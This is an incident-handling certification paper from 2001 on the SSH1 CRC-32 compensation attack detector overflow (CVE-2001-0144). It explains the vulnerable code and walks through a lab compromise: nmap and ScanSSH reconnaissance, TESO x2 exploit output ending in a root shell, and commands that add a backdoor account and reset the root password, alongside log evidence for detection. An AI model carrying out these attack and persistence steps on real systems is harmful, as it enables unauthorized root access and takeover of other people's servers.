Exploiting the SSH CRC32 Compensation Attack Detector Vulnerability

GCIH Practical v2.0

Advanced Incident Handling and Hacker Exploits
SANS 2001 – San Diego, CA

By R. Michael Williams, CISSP

Table of Contents

Table of Figures

Although it has received newly public attention in October 2001 with the start of widespread scanning, the CRC-32 compensation attack detector vulnerability in SSH protocol version 1 (SSH1) is not new. Michal Zalewski of the BindView RAZOR team discovered this vulnerability, and advisories were issued by both CORE-SDI and RAZOR on February 8, 2001 (BindView). Unfortunately, as it often goes, discovery of a problem and a subsequent fix, does not translate into eradication. Failure to put into place the correct patches or workaround, or to install updated or upgraded software, makes many vulnerabilities stick around "in the wild," or in general circulation, for months or years. The SSH CRC-32 compensation attack detector deficiency is a good example.

So, feeling a little like Alice in Wonderland, one goes down this path wondering what in the world is going on, until, bit by bit, you gather enough information to know what is happening and what to do about it. This paper demonstrates this vulnerability, and describes a method of exploit that can gain root access to an SSH1 server. It also discusses the protocol as related to the vulnerability, methods to prevent exploitation, and incident handling after a compromise.

Down the rabbit hole – What's "late" about SSH1?

As the March Hare was running perpetually late in "Alice in Wonderland," the information security community is always chasing after the latest known exploit of a system. So what is "late" about SSH1? As noted above, organizations are late in addressing this problem, although publicly advertised fixes have existed since February 9, 2001, for open-source code (in the CORE-SDI advisory); February 9, 2001, for commercial code (F-Secure SSH). OpenSSH had source tree code updates in place to correct these issues as early as October 31, 2000, and they had been released in OpenSSH 2.3.0. However, these fixes did not get widely applied.

Most current implementations of SSH use SSH1 as a fallback protocol to SSH2, for backward compatibility of SSH clients. Some implementations still use SSH1 over SSH2 as a primary protocol. Many of these sites continue to use vulnerable implementations of, among others, the SSH1 CRC-32 compensation attack detector code. Since October 2001, administrators and security professionals have seen a vigorous renewal in scanning for SSH servers on the Internet, as referenced in the BindView RAZOR (December 1, 2001, update note in the Conclusions section) and X-Force advisories. Now, considering that the majority of these servers exist to give "secure" access to systems and networks, a dormant issue has become a newly critical security concern. Here is an overview of the vulnerability.

Official Name

The official name of this vulnerability is the "SSH CRC-32 Compensation Attack Detector Vulnerability." The *Common Vulnerabilities and Exposures* List maintained by the MITRE Corporation catalogs it as CVE-2001-0144.

Operating Systems Affected

It is a bit misleading to list affected operating systems (OS) here, since the vulnerability actually lies within the SSH1 implementation itself. However, there are reported instances where the OS and the application are combined by the vendor making it difficult for an administrator to distinguish, as is the case with vulnerable Cisco IOS versions. In other cases, the distribution of the OS includes and often installs SSH by default, such as a number of Linux distributions. It helps to go through the advisories lists' of affected OS versions to help identify systems that actually contain vulnerable distributions. This listing also serves to make administrators aware of the potential issues with SSH on systems that may be operating under their control.

According to the advisory on the SecurityFocus website, operating systems on which affected application versions are installed as stable distributions, or in which SSH1 code has been incorporated, include:

- Cisco Catalyst 6000 6.2(0.110), a number or minor revisions of IOS 12.0-12.2 (all not listed for brevity), and PIX Firewall 5.2(5) and 5.3(1);
- BSDI BSD/OS 3.1 through 4.01;
- Compaq/Digital TRU64 4.0g and 5.0;
- FreeBSD 3.51 and 4.2;
- Linux distributions, including Caldera 2.3.1 and 2.4, Debian 2.2, Mandrake 7.0 – 7.2, Red Hat 6.2 and 7.0, and SuSE 6.4 and 7.0;
- Hewlett-Packard HP-UX 10.20 through 11.11;
- IBM AIX 4.3.1 through 4.3.3; and
- Sun Microsystems Solaris 2.5.1 through 8.0.

Internet Security Systems' X-Force, however, indicates in their October 31, 2001, advisory that it has "[r]emoved references to Cisco products as vulnerable versions, because Cisco products were found not to be vulnerable to this attack." Cisco Systems reports in their June 2001 advisory, last revised on November 12, 2001:

> By exploiting the weakness in the SSH protocol, it is possible to insert arbitrary commands into an established SSH session, collect information that may help in brute force key recovery, or brute force a session key.
>
> Affected product lines are:
>
> - All devices running Cisco IOS® software supporting SSH. This includes routers and switches running Cisco IOS software.
> - Catalyst 6000 switches running CatOS.
> - Cisco PIX Firewall.
> - Cisco 11000 Content Service Switch family.
>
> No other Cisco products are vulnerable.

However, this appears to reference the original CRC-32 vulnerability that the compensation attack detector was designed to help mitigate, not the vulnerability in the detector itself. RAZOR indicates in their February 2001 advisory that Cisco SSH is among those versions that are safe. While it is obvious that Cisco SSH implementation has been vulnerable to SSH vulnerabilities, it is not entirely clear whether or not the CRC-32 compensation attack detector vulnerability is one of them. For purposes of this paper, exploit code will be related to Red Hat Linux OS and distributions of OpenSSH included within.

Protocols, Services and/or Applications

This vulnerability is limited in scope to SSH1. SSH2 is not vulnerable to this particular weakness, due to cryptographically strong integrity checking, mitigating the need for detectors of an integrity-based attack. Application versions affected include OpenSSH 1.2.2 through 2.2, SSH Communications Security SSH 1.2.24 through 1.2.31, F-Secure SSH 1.3.5 through 1.3.10 and any OpenSSH-derived SSH1 code, such as Bjoern Groenvall's OSSH 1.5.7 (BindView).

A Brief Description of the Vulnerability

The exploitable issues are well documented in the CORE-SDI, SecurityFocus and X-Force advisories. A short summary of these advisories introduces the primary concern.

Due to use of the non-cryptographic 32-bit cyclical redundancy check (CRC-32) for integrity checking, SSH1 became vulnerable to arbitrary insertion of instructions in established sessions. Code was added to SSH1 to allow detection of session corruption due to these attacks on the CRC-32 integrity routine.

Subsequently, an overflow condition was found in the attack detection code, which allows an attacker to write to arbitrary locations in memory. In situations where large SSH packets are received by a client or server, a 32-bit representation of the SSH packet length is assigned to an unsigned 16-bit integer. Such assignment results in a zero, or low near zero, value, setting up the ability to corrupt memory allocations and/or indices. This corruption can lead to access to arbitrary locations in memory on either type of system.

Carefully chosen and coded, exploit routines inserted via access to these arbitrary locations could be run as root, or other sufficiently privileged user in whose context **`ssh`** (the client) or **`sshd`** (the server daemon) runs to gain unauthorized access to part or all of a system running vulnerable SSH1 code. A more detailed explanation follows in the next section.

Variants

There are reports of three to six coded exploit programs in existence. Only two of these appear to have made it into the wild. One of these is a particularly well-written exploit called **`x2`**, authored by the TESO Team, who did not originally intend for it to be publicly released. However, it was apparently leaked and allegedly wound up posted to BugTraq in late July, but no evidence of it could be found. It was probably removed from the archives due the TESO Team's expressed displeasure with the posting.

Advisories and References

The following URLs identify the primary sites with information on this vulnerability, its exploitation in the "wild," and some referenced exploit code:

- Original CORE-SDI advisory:

http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=81

- Original CORE-SDI advisory as posted on BugTraq: http://www.securityfocus.com/advisories/3088
- Advisory posted by the RAZOR team at Bindview: http://razor.bindview.com/publish/advisories/adv_ssh1crc.html
- October 2001 exploit alert posted by X-Force at Internet Security Systems: http://xforce.iss.net/alerts/advise100.php
- Vulnerability description at SecurityFocus: http://www.securityfocus.com/bid/2347
- Exploit code at SecurityFocus: http://www.securityfocus.com/data/vulnerabilities/exploits/ssh-exploit-diffs.txt
- Vulnerability entry on the Common Vulnerabilities and Exposures list: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144


This is only a partial list, with a full listing of reference sites used for research in the source and reference citations at the end of this article.

"Off with her head!" – Taking advantage of a weak host

This section describes the method for taking advantage of a vulnerable SSH version 1 implementation. In doing so, it diagrams the network and systems that are to be compromised, explains relevant portions of the protocol itself, dissects the mechanics of the exploit and how it is used, demonstrates how to recognize an attack in progress, and recommends ways to protect vulnerable systems.

The Unsuspecting Host and Its Network

To demonstrate the exploit, a vulnerable host and its connected network must be described. Included here is a diagram of our sample network at Company X:



Network Diagram of Company X

Our SSH server sits inside a service network attached to a Checkpoint FireWall-1 (FW-1) firewall. This service network contains the primary Web presence for Company X, which could be as simple as company presence and information to as complex as sales force automation tools and e-commerce. The SSH server exists for two reasons. One is to give administrators of the network an access point for administering the Web servers from off-site. The other is to provide a secure site for the distribution and collection of files used and exchanged by customers, employees, and partners.

Access to the Internet is obtained through a border router connected to a T-1 provided by a national ISP. This external segment is reached from the internal and service networks through the FW-1.

SSH Protocol Version 1 Under the Looking Glass

In order to adequately explain this attack, it is necessary to give some background description of SSH1. SSH1 has a weaker constitution that its counterpart, SSH2. For an excellent summary of the differences between SSH1 and SSH2, consult the protocol comparison chart from Barrett and Silverman (pp. 79-80). A pointed excerpt is listed here:

SSH2	**SSH1**
Separate protocols for transport, authentication, and connection	Single monolithic protocol
Strong cryptographic integrity check	***Weak CRC-32 integrity check***
. . .	
User authentication methods: • ***public key (DSA, RSA, OpenPGP)*** • host-based • password • ***(Rhosts dropped due to insecurity)***	User authentication methods: • ***public key (RSA only)*** • RhostsRSA • Password • ***Rhosts (rsh-style)*** • TIS • Kerberos
Diffie-Hellman key agreement replaces server key	Server key used for forward secrecy on the session key
Supports public-key certificates	***N/A***
. . .	
Periodic replacement of session keys	***N/A***

Side-by-side Comparison of SSH2 and SSH1

By comparison, SSH2 is superior to SSH1 in a number of aspects, as evidenced in the table above. There are other differences, however this shortened list demonstrates the most important ones. Relative to convenience and flexibility, SSH2 supports a greater combination of protocols and their interactions, making transport, authentication and connection independent of each other. Once a transport link is established, connections may be created independent of authentication. Also, using Diffie-Hellman for key exchange, with its inherent forward secrecy, instead of the double encryption necessary in SSH1 to accomplish the same goal, server startup requires less overhead for key generation, and thus lends itself to `inetd`-centralized control.

The more important security related issues include session key replacement (or rekeying), PKI certificates, authentication method strength, and integrity checking. Session rekeying in SSH2 allows either the client or the server to initiate renegotiation of the bulk encryption key, changing the nature of the encrypted data. This prevents statistical comparison of large amounts of data related by algorithm and key. SSH1 does not provide for rekeying, since it will use the same key for the duration of a session.

The opportunity to use public key certificates in SSH2 provides additional trust factors in authentication of hosts and users. Currently, a lack of widespread implementation of this feature, relative to lackluster installation of PKI in the marketplace, makes it relatively unimportant. However, the use of public-key cryptography continues to be expanded in SSH2, with the addition of DSA and OpenPGP to RSA as accepted algorithms. TIS and Kerberos are not supported in SSH2, and the insecure Rhosts method has been eliminated as well.

Considered all the contrasts listed above, the most important factor for our discussion is the integrity-checking features of the two protocols. SSH2 used MAC (Message Authentication Code) algorithms for cryptographically strong hashing of message blocks. SSH1 uses CRC-32, a hashing method notably weak for some time now. The CORE-SDI team created the `deattack.c` file in 1998 to answer to a new exploit on the CRC-32 compensation attack threat.

The buffer overflow condition existing in this code is what leads us to this demonstration.

How the Exploit Works

This section of the paper is a combination of research on references from the CORE-SDI Team, ISS X-Force Team, the RAZOR team advisory, the SecurityFocus advisory, and the US DoE CIAC technical note. The exploit's inner workings were gleaned from reconciling between the information in these advisories and technical notes.

Take this portion of `deattack.c` into consideration:

```
/*
   detect_attack
   Detects a crc32 compensation attack on a packet
 */int
detect_attack(unsigned char *buf, word32 len, unsigned char *IV)
{
    static word16   *h = (word16 *) NULL;
    static word16    n = HASH_MINSIZE / HASH_ENTRYSIZE;
    register word32 i, j;
    word32           l;
```

Code Sample #1 – `deattack.c`

This new code implemented into SSH1 uses an algorithm to detect CRC-32 compensation attack exploitation by passing SSH1 packets received by the system to the `detect_attack()` function. In the code excerpt above, `buf` is the SSH1 packet received, and `len` is the length of the packet. A valid packet when received is actually a number of blocks of cipher text of size set by `SSH_BLOCKSIZE`. Each of them is checked against the others to verify that different packets do not have the same CRC value, which does not normally occur in an SSH1 data stream. If they do, this typically signals a CRC-32 compensation attack. The detection is done using a hash table that is dynamically allocated based on the size of the received packet (see first line marked in red in Code Sample #2):

```
  for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2);
  if (h == NULL)
  {
    debug("Installing crc compensation attack detector.");
    n = l;
    h = (word16 *) xmalloc(n * sizeof(word16));
  } else
```

Code Sample #2 – `deattack.c` (continued)

Since 'n' has been declared in the first excerpted code segment as a 16-bit local variable instead of a 32-bit local variable (see line marked in red in Code Sample #1), sending large ('n' set to 65536 for input buffers over 65536 bytes), carefully designed SSH1 packets can cause the vulnerable code to call `xmalloc()`, effectively causing the argument to be set to 0 (see second line marked in red in Code Sample #2). This action results in a pointer into program address space. As is pointed out in the CORE-SDI advisory, there are two possible behaviors for the `malloc()` function when it is called with an argument of 0:

- Failure, returning NULL (legacy)
- Success, returning a valid address pointing at a zero-sized object (more recent).

Systems with the former behavior should abort the connection. Unfortunately, most modern systems work as the latter, and are therefore vulnerable to this attack. As we continue to illustrate, an attacker can "overload" the code to write to arbitrary memory locations in the program (SSH1 server or client) address space, allowing an attacker to execute arbitrary code on the vulnerable machine, most likely a shell for root access (relevant lines marked in bold **red**):

Next, in the hash function, `n-1` is used in the calculations, but `n` is now equal to 0, or a very low number due to the inadequate input buffer size. Because `i` is an unsigned 32-bit integer, the calculation causes integer overflow. This code becomes equal to `i = HASH(c) &` 0xffffffff. The binary AND operator reduces this to `i = HASH(c)`. Pointer 'c' is referencing client-provided cryptographic packet, and HASH function is simply responsible for changing byte order in input stream ([1] – see the first line marked in bold **red** in Code Sample #3).

```
  for (c = buf, j = 0; c < (buf + len); c += SSH_BLOCKSIZE, j++)
  {
     for (i = HASH(c) & (n - 1); h[i] != HASH_UNUSED; 1
         i = (i + 1) & (n - 1))
    {
      if (h[i] == HASH_IV)
      {
        if (!CMP(c, IV))
        {
          if (check_crc(c, buf, len, IV))
            return (DEATTACK_DETECTED);
          else
            break;
        }
      } else if (!CMP(c, buf + h[i] * SSH_BLOCKSIZE))
      {
        if (check_crc(c, buf, len, IV))
          return (DEATTACK_DETECTED);
        else
          break;
      }
    }
      h[i] = j; 2
  }
```

Code Sample #3 – deattack.c (continued)

Then, `detect_attack()` routine tries to access `h[i]`, causing a segmentation fault due to a table index overflow bug. The results of the SEGV during the `h[i] != HASH_UNSIGNED` comparison are key to locating the exact memory space to be overflowed. Hash results vary with every connection, depending on client parameters and cryptographic keys, among other variables. In the same loop, we find `h[i] = j`, where `j` is a simple block counter ([2] – see the second line marked in bold **red** in Code Sample #3). Varying the client parameters through this loop yields a wide range of 32-bit indexes, easily done by simply reconnecting, since the random seed is recreated each time. This method allows an attacker to specify a large index that points outside the index table, causing address space to wrap into accessible memory (stack or another segment). From here, a shell can be executed as root, giving complete control to the attacker.

As it is, some three to six exploits are reputed to be roaming about the Internet. One of these exploits was developed by the TESO Group, and has escaped into the wild by accident. An apology/rant of sorts is posted at their web site at http://www.team-teso.org/sshd_statement.php. It is a version of this exploit that has been used to compromise our sample network.

Anatomy of the Attack

With all the factors considered, it becomes trivial to exploit the network described above. Since in our example, the network administrators are unaware of the multiple exploitability of the SSH server in place, and have chosen to rely on their "cryptographically sound" communication channel for administration to protect them from attack on their web server, all that remains to be done is compromise the SSH server.

An attacker may likely perform an Internet probe by doing port scans for services on systems responding on TCP port 22, for stealth. Port scans are a daily occurrence for publicly attached systems, and are more often ignored than not, due to their number and the typical uselessness in tracking them down. To probe for a selection of open ports, **`nmap`** was used to scan the 24-bit subnet 200.2.2.0 with the stealth TCP SYN scan option (`-sS`), and requiring no ping response (–`P0`) ([1] – shown in bold **red** below):

```
[root@hack-n-u nmap]# nmap -sS -P0 -p 7-25,80,110,443 1 200.2.2.1-254
Starting nmap V. 2.51 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Initiating SYN half-open stealth scan against  (200.2.2.1)
The SYN scan took 38 seconds to scan 111 ports.
All 111 scanned ports on  (200.2.2.1) are: closed

Initiating SYN half-open stealth scan against  (200.2.2.2)
…
Initiating SYN half-open stealth scan against  (200.2.2.201)
```

```
Adding TCP port 22 (state open).
The SYN scan took 42 seconds to scan 111 ports.
Interesting ports on  (200.2.2.201):
(The 110 ports scanned but not shown below are in state: closed)
Port          State         Service
22/tcp        open          ssh2

Initiating SYN half-open stealth scan against  (200.2.2.202)
…
```

The nmap Command Line and Excerpt of Output

A range of ports (`-p 7-25,80,110,443`) ([1] – shown in bold **red** above), including the most popular/most frequently open, was used to attempt to divert attention from our actual target, SSH servers. As seen in the `nmap` output ([2] – shown in bold **red** above), the SSH server reports through the firewall of its existence, as configured. Attached here is an excerpt of FW-1 logs showing the evidence of port scanning:

```
…
NO     Date      Time      IF    Origin … Action  Svc  Source     Destination  Proto  Rule S_Port
38931  8-Feb-02  23:47:52  hme0  FW-1   … accept  22 1 12.34.5.6  200.2.2.201  tcp    5    2446
38932  8-Feb-02  23:47:52  hme0  FW-1   … drop    40   12.34.5.6  200.2.2.201  tcp    7    2446
38933  8-Feb-02  23:47:52  hme0  FW-1   … drop    34   12.34.5.6  200.2.2.201  tcp    7    2446
38934  8-Feb-02  23:47:52  hme0  FW-1   … accept  25   12.34.5.6  200.2.2.201  tcp    3    2446
…
38943  8-Feb-02  23:47:58  hme0  FW-1   … accept  22 2 12.34.5.6  200.2.2.201  tcp    5    2447
38944  8-Feb-02  23:47:58  hme0  FW-1   … drop    40   12.34.5.6  200.2.2.201  tcp    7    2447
38945  8-Feb-02  23:47:58  hme0  FW-1   … drop    34   12.34.5.6  200.2.2.201  tcp    7    2447
38946  8-Feb-02  23:47:58  hme0  FW-1   … accept  25   12.34.5.6  200.2.2.201  tcp    3    2447
…
38954  8-Feb-02  23:48:04  hme0  FW-1   … accept  22 3 12.34.5.6  200.2.2.201  tcp    5    2448
38955  8-Feb-02  23:48:04  hme0  FW-1   … drop    40   12.34.5.6  200.2.2.201  tcp    7    2448
38956  8-Feb-02  23:48:04  hme0  FW-1   … drop    34   12.34.5.6  200.2.2.201  tcp    7    2448
38957  8-Feb-02  23:48:04  hme0  FW-1   … accept  25   12.34.5.6  200.2.2.201  tcp    3    2448
…
```

Sample FW-1 Log File Output of Port Scan

After the port scan reveals a system with the standard SSH port open ([1,2,3] – shown in bold **red** above), a more targeted approach can be made using ScanSSH. This will reveal less of the attacker's intentions to IDS systems or log review than an initial ScanSSH sweep of subnet blocks might. This technique will produce a listing of SSH servers to probe for remaining CRC-32 compensation attack detector weaknesses. With this information, the attacker then executed ScanSSH to determine if these were SSH servers, and if so, to identify the version of SSH running on each server.

```
[root@hack-n-u scanssh]# ./scanssh 200.2.2.201
200.2.2.201 SSH=1.99-OpenSSH_2.2.0p1  1
```

Sample ScanSSH Output for Target SSH1 Server

Upon hitting the SSH server on the DMZ, ScanSSH revealed **`SSH=1.99-OpenSSH_2.2.0p1`** ([1] – shown in bold **red** above)**.** This indicates that OpenSSH version 2.2.0p1 is installed, a version of the server software known to be vulnerable if unpatched. Furthermore, the SSH version 1.99 shows the daemon is configured as SSH2 with SSH1 fallback. The only method for accurately determining whether the server is patched or still vulnerable is to attempt to violate it. Evidence of the use of ScanSSH is typically a spurious connect and disconnect ([1] – shown in System Log Excerpt #1 in bold **red** below):

```
Feb  8 23:24:28 ssh1hack sshd[2737]: Connection from 123.4.5.6 port 1025
Feb  8 23:24:28 ssh1hack sshd[2737]: Disconnecting: Your ssh version is too old …  1
```

System Log Excerpt #1 – Log Evidence of ScanSSH Connection

Using the TESO exploit, **`x2`**, located in the wild, an attacker would then systematically test each SSH-1.x IP address to find an unpatched SSH1 server, and attempt to exploit it. The web support server set up in our example yielded to the **`x2`** attack. An attacker would quickly find a trust relationship to the web server and could then take advantage of the trust and use a simple editor to alter the contents of the home page of the web server.

On the Trail of the White Rabbit – Footprint of the Attack

From the messages log on the compromised host, we see numerous attempts to connect to `sshd`, and disconnects by the `deattack.c` code, indicating the attempts to overflow the detector ([1] – shown in Log Excerpt #2 in bold **red** below):

```
…
Feb  9 00:24:17 ssh1hack sshd[4114]: Disconnecting: crc32 compensation attack: network attack detected
Feb  9 00:24:17 ssh1hack sshd[4115]: Connection from 123.4.5.1 port 3971
Feb  9 00:24:17 ssh1hack sshd[4116]: Connection from 123.4.5.1 port 3972
Feb  9 00:24:17 ssh1hack sshd[4117]: Connection from 123.4.5.1 port 3973
Feb  9 00:24:18 ssh1hack sshd[4118]: Connection from 123.4.5.1 port 3974
Feb  9 00:24:18 ssh1hack sshd[4117]: Disconnecting: Corrupted check bytes on input. 1
…
Feb  9 00:24:19 ssh1hack sshd[4127]: Connection from 123.4.5.1 port 3983
Feb  9 00:24:19 ssh1hack sshd[4126]: Disconnecting: crc32 compensation attack: network attack detected
Feb  9 00:24:20 ssh1hack sshd[4128]: Connection from 123.4.5.1 port 3984
Feb  9 00:24:20 ssh1hack sshd[4129]: Connection from 123.4.5.1 port 3985
Feb  9 00:27:04 ssh1hack adduser[4148]: new group: name=hackd, gid=502
Feb  9 00:27:04 ssh1hack adduser[4148]: new user: name=hackd, uid=502, gid=502, home=/home/hackd …
Feb  9 00:27:20 ssh1hack PAM_pwdb[4149]: password for (hackd/502) changed by ((null)/0)
Feb  9 00:27:39 ssh1hack PAM_pwdb[4150]: password for (root/0) changed by ((null)/0) 2
…
```

System Log Excerpt #2 – Attack Footprint of TESO Exploit

After a pause of 2:44 minutes, the next log entries show creation of a new user, `hackd`, and group from execution of `/usr/sbin/adduser` ([2] – shown in System Log Excerpt #2 in bold **red** above), and password changes to the new user and to the root account by a null user. The time difference between log entries most likely occurs due to trial-and-error attempts of the attacker to find the user creation program in known locations on *NIX systems. Once found, it is trivial to create the new user, and change the passwords of the user and root. It is also trivial to exploit the trust relationship with the web server to make modifications to the Company X web pages, in the typical manner of the Webmaster.

From the perspective of the potential attacker, the results of ScanSSH (see System Log Excerpt #2 above) showed the type and version of SSH installed to be **`SSH=1.99-OpenSSH_2.2.0p1.`** This indicates that OpenSSH version 2.2.0p1 is installed. Furthermore, the SSH version 1.99 shows the server is configured as SSH2 with SSH1 fallback. What follows is an examination of the performance of the TESO exploit. This information is a very brief summary of the technical analysis done by Rob Lee, in his paper at http://www.incidents.org/papers/ssh_exploit.pdf.

```
Last login: Fri Feb  8 19:11:53 2002 from 12.34.5.101

[root@hack-n-u test1]$ ls
targets  targets.txt  x2
```

Console Log #1 – File Components of the TESO `x2` Exploit

The targets and targets.txt files are identical, and contain necessary information about beginning offset values to use in an attempted overflow of the compensation attack detection code. The x2 binary is the attack program. Starting the exploit indicating type 0 requests a target list (Lee, p.5). This list reads:

```
[test1@ssh1hack test1]$ ./x2 –t0 200.2.2.201 22
password: <<password omitted>>
Targets:
( 1) Small - SSH-1.5-1.2.27
( 2) Small - SSH-1.99-OpenSSH_2.2.0p1
( 3) Big - SSH-1.99-OpenSSH_2.2.0p1
```

Console Log #2 – Scan Signature List of the `x2` Exploit

Attempts to use the OpenSSH exploit types were unsuccessful. Both types 2 and 3 ended in a fatal error in the binary. As a last effort, type 1 was attempted, resulting in system compromise. Excerpts of the output of the binary demonstrate the progress inside the `deattack.c` code. Iterations of the code are noted in parentheses at the beginning of each line in the loop:

```
[test1@ssh1hack test1]$ ./x2 -t1 200.2.2.201 22
password: <<password omitted>>
Target: Small - SSH-1.5-1.2.27

Attacking: 200.2.2.201:22
Testing if remote sshd is vulnerable # ATTACH NOWYES #
Finding h - buf distance (estimate)
(1 ) testing 0x00000004 # SEGV #
(2 ) testing 0x0000c804 # FOUND #
Found buffer, determining exact diff
Finding h - buf distance using the teso method
(3 ) binary-search: h: 0x083fb7fc, slider: 0x00008000 # SURVIVED #
(4 ) binary-search: h: 0x083ff7fc, slider: 0x00004000 # SEGV #
… (repeating lines are omitted here to save space)
(11) binary-search: h: 0x083fb87c, slider: 0x00000080 # SURVIVED #
(12) binary-search: h: 0x083fb8bc, slider: 0x00000040 # SEGV #
(13) binary-search: h: 0x083fb89c, slider: 0x00000020 # SURVIVED #
…
Bin search done, testing result
Finding exact h - buf distance
(16) trying: 0x083fb89c # SURVIVED #
Exact match found at: 0x00004764
```

```
Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x08074764 # SEGV #
…
(23) Trying: 0x0807a764 # SURVIVED #
Finding distance till stack buffer
(24) Trying: 0xb7f8b400 # SEGV #
…
(39) Trying: 0xb7f87cec # SURVIVED # verifying
(40) Trying: 0xb7f87cec # SEGV # OK
Finding exact h - stack_buf distance
(41) trying: 0xb7f87aec  slider: 0x0200# SURVIVED #
(42) trying: 0xb7f879ec  slider: 0x0100# SURVIVED #
(43) trying: 0xb7f8796c  slider: 0x0080# SEGV #
(44) trying: 0xb7f879ac  slider: 0x0040# SURVIVED #
(45) trying: 0xb7f8798c  slider: 0x0020# SURVIVED #
(46) trying: 0xb7f8797c  slider: 0x0010# SURVIVED #
(47) trying: 0xb7f87974  slider: 0x0008# SEGV #
(48) trying: 0xb7f87978  slider: 0x0004# SEGV #
(49) trying: 0xb7f8797a  slider: 0x0002# SEGV #
Final stack_dist: 0xb7f8797c
```

Console Log #3 – Determining Necessary Parameters

At this point, the values of `buf`, and `h` have been determined and verified. The binary now attempts to attach to varied return offsets, eventually succeeding in opening a root shell on the server:

```
EX: buf: 0x08077764 h: 0x08073000 ret-dist: 0xb7f87902
ATTACH NOW
Changing MSW of return address to: 0x0807
Crash, finding next return address
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
…
EX: buf: 0x08077764 h: 0x08073000 ret-dist: 0xb7f8791a
ATTACH NOW
Changing MSW of return address to: 0x0807
Crash, finding next return address
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
EX: buf: 0x08077764 h: 0x08073000 ret-dist: 0xb7f878e6
ATTACH NOW
```

Console Log #4 – x2 Return Distance Offset Iterations

At this point, one iteration of the offset does not crash the process, and the binary attempts to launch a shell. Upon success of shell execution, x2 notifies with a hard-coded reply and the declaration, `***** YOU ARE IN *****` ([1] – shown in Console Log #5 in bold **red** below):

```
Changing MSW of return address to: 0x0807
No Crash, might have worked
Reply from remote: CHRIS CHRIS
```

```
***** YOU ARE IN ***** 1

ssh1hack
Linux ssh1hack 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
uid=0(root) gid=0(root) 2
```

Console Log #5 – Successful Host Compromise by `x2`

No command shell prompt will be shown, but the utility will identify the system, perform a `uname`, and identify the `uid` and `gid` of the user context in which the shell is operating ([2] – shown in Console Log #5 in bold **red** above). Upon the successful access prompt, a verification of connections and identity is performed:

```
who
ssh1user tty3     Feb  8 19:41
whoami
root
```

Console Log #6 – Current Connections and User Shell Identity

As one can see in the above console log excerpt, the system does not acknowledge the remote access of root on the system because the shell is running outside normal system checks and parameters. To verify that this is indeed a privileged shell due to the exploit, and not due to circumvention of authentication by a login that just does not show up, the attacker views the SSH server configuration file:

```
cat /etc/sshd_config
# This is ssh server systemwide configuration file.

Port 22
Protocol 2,1 1
…
PermitRootLogin no 2
#
…
```

Console Log #7 – Viewing `sshd_config` on the Compromised System

Notice that root logins are not permitted remotely ([2] – shown in Console Log #7 in bold **red** above). Also highlighted for reference is the `Protocol` keyword ([1] – shown in Console Log #7 in bold **red** above). This is the configuration item that can be changed to disable SSH1 on an OpenSSH server. SSH by Secure Communications, among others, has a separate daemon for the two protocols. Now that verification of true compromise has been done, the attacker will create a new account to regain access easily, and change the root password for easier access to the system for the next phase of their plan, whatever it may be:

```
/usr/sbin/adduser hackd 1
```

```
passwd hackd
New UNIX password: letmein
Retype new UNIX password: letmein
Changing password for user hackd
passwd: all authentication tokens updated successfully 2
passwd root
New UNIX password: IMdaboss
Retype new UNIX password: IMdaboss
Changing password for user root
passwd: all authentication tokens updated successfully 3
```

Console Log #8 – Viewing `sshd_config` on the Compromised System

